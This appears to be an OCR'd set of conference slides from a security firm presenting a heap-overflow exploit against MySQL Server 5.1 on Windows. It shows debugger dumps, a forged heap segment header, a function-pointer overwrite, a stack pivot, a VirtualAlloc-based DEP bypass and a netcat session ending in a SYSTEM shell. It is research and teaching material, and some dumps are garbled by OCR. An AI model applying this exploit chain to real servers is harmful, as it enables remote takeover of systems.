031E0000 00030000              stack of th: Priv RW   Gua: RW
032DF000 00001000                       Priv ???  Gua: RW
032E0000 00030000              stack of th: Priv RW   Gua: RW
03310000 000D9000                       Priv RW        RW
5F270000 00001000 hnetcfg      PE header    Imag R         RWE
```




```
03310000 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310010 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310020 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310030 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310040 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310050 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310060 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310070 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310080 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310090 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100A0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100B0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100C0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100D0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100E0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100F0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310100 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310110 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310120 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310130 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
```

Neg EIP

Interesting

- Doesn’t help us bypass SafeSEH restritions
- Wonder what this other memory is?
- If only we could stop the current thread from crashing




Microsoft Visual C++ Runtime Library

Runtime Error!

Program:

This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.

Looks Like Heap Code



```
7C833BF9 ^0F84 FDCFFDFF     JE ntdll.7C810BFC
7C833BFF  8B5D 10           MOV EBX,DWORD PTR SS:[EBP+10]
7C833C02  8B13              MOV EDX,DWORD PTR DS:[EBX]
7C833C04  8B45 14           MOV EAX,DWORD PTR SS:[EBP+14]
7C833C07  3956 08           CMP DWORD PTR DS:[ESI+8],EDX
7C833C0A ^0F82 8B03FEFF     JB ntdll.7C813F9B
7C833C10  85C0              TEST EAX,EAX
7C833C12 ^0F85 CDBBFDFF     JNZ ntdll.7C80F7E5
EDX=00018000
DS:[68686870]=???
```

```
Registers (FPU)
EAX 00000000
ECX 0380EBB0
EDX 00018000
EBX 0380EBB0
ESP 0380EB70
EBP 0380EB84
ESI 68686868
EDI 03310000

EIP 7C833C07 ntdll.7C
```

```
0380EB70   003E0000 ..
0380EB74   00000018 ↑.
0380EB78   003E0004 ♦
```

```
Address   Hex dump                                          ASCII
03310000  68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68  hhhhhhhhhhhhhhhh
03310010  68 68 68 68 68 68
03310020  68 68 68 68 68 68
03310030  68 68 68 68 68 68
03310040  68 68 68 68 68 68
03310050  68 68 68 68 68 68
03310060  68 68 68 68 68 68
03310070  68 68 68 68 68 68
03310080  68 68 68 68 68 68
03310090  68 68 68 68 68 68
033100A0  68 68 68 68 68 68
033100B0  68 68 68 68 68 68
033100C0  68 68 68 68 68 68
033100D0  68 68 68 68 68 68
033100E0  68 68 68 68 68 68
033100F0  68 68 68 68 68 68
03310100  68 68 68 68 68 68
03310110  68 68 68 68 68 68
03310120  68 68 68 68 68 68
03310130  68 68 68 68 68 68
03310140  68 68 68 68 68 68
```

Microsoft Visual C++ Runtime Library

Runtime Error!

Program:

This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.

Heap Segment Header Exploitation

Heap segment

- Created when heap is extended
- Pointer stored in base he

Heap Management	
Address	Description
003E0000	Base Address
003E0058	Segments[64]

40 byte chunk contains

- Heap chunk header
- Segment metadata

Segment header queried

- During allocation for large size
- Segment queried on uncommitted memory
- Will commit and insert new chunk into freelist[0]

Heap Segment Header Exploitation

Heap Segment Header		
Address	Value	Description
03310008	FFEEFFEE	Signature
0331000C	00000000	Flags
03310010	003E0000	Heap
03310014		LargestUnCommittedRange
03310018	03310000	Base Address
0331001C	00000400	Number of pages
03310020	03310040	First Entry
03310024	03FF0371	Last Valid Entry
03310028		NumberOfUnCommittedPages

40 Byte Chunk


Address for newly created chunk to use

UnCommittedRanges	
Address	Description
+0	Flags/# pages
+4	Chunk Address
+8	Chunk Size

Heap Segment Header Exploitation

Exploit needs to setup

- **FirstEntry pointer**
- **UnCommittedRange (this controls the**



```
Address   Hex dump
03310000  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
03310010  20 01 31 03 22 22 22 22 33 33 33 33 64 64 64 64
03310020  40 01 31 03 66 66 66 66 77 77 77 77 3F 3F 3F 3F
03310030  30 01 31 03 01 01 01 01 01 01 01 01 01 01 01 01
```

UnCommittedRange


Range Address

```
03310120  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
03310130  00 00 00 00 90 BA AC 01 02 02 02 02 44 44 44 44
03310140  00 00 44 44 44 11 44 03 44 44 44 44 44 44 44 44
03310150  44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
```

More Heaps

At next large allocation

- Fake uncommittedrange used
- 01ACBA90 is returned
- Data written to allocated buffer




```
Address   Hex dump
01ACBA90  20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAA0  20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAB0  20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAC0  20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAD0  20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
```

Overwritten function pointer table in MYSQL heap

EIP FTW

Function table accessed

- **EAX points to our data**



```
Address   Hex dump
01AD0020  24 00 AD 01 54 10 40 00
01AD0028  83 49 42 00 22 FF 5F 00
01AD0030  9   BA AC 01 00 90  1 00
01AD0038  0  10 00 00 40 00   00
```

The address for EDX

The 2nd RET address


```
00446914 MOV EAX,DWORD PTR DS:[ESI]
00446916 MOV EDX,DWORD PTR DS:[EAX+4]
00446919 PUSH EDI
0044691A PUSH EBX
0044691B PUSH EBP
0044691C PUSH ECX
0044691D MOV ECX,ESI
0044691F CALL EDX
```

```
00424983 PUSH EAX
00424984 POP ESP
00424985 RETN
```

Take control of the stack


```
00401054 POP ECX
00401055 RETN
```

Bypass DEP



```
005FFF22   CALL DWORD PTR DS:[<&KERNEL32.VirtualAl   kernel32.VirtualAlloc
005FFF28   MOV ECX,DWORD PTR DS:[9D4954]
```

Use VirtualAlloc call from within MYSQL




```
01AD0030   01ACBA90  ë||¼0  ┌Address = 01ACBA90
01AD0034   00019000  .ê0.   │Size = 19000 (102400.)
01AD0038   00001000  .▶..   │AllocationType = MEM_COMMIT
01AD003C   00000040  @...   └Protect = PAGE_EXECUTE_READWRITE
01AD0040   00000040  @...
01AD0044   00403DDA  ┌=@.  mysqld.00403DDA
```

Return to a JMP ESP

Crafty stack setup

Profit



```
C:\syscan>nc -l -p26
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>whoami
whoami
nt authority\system

C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>
```

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

www.insomniasec.com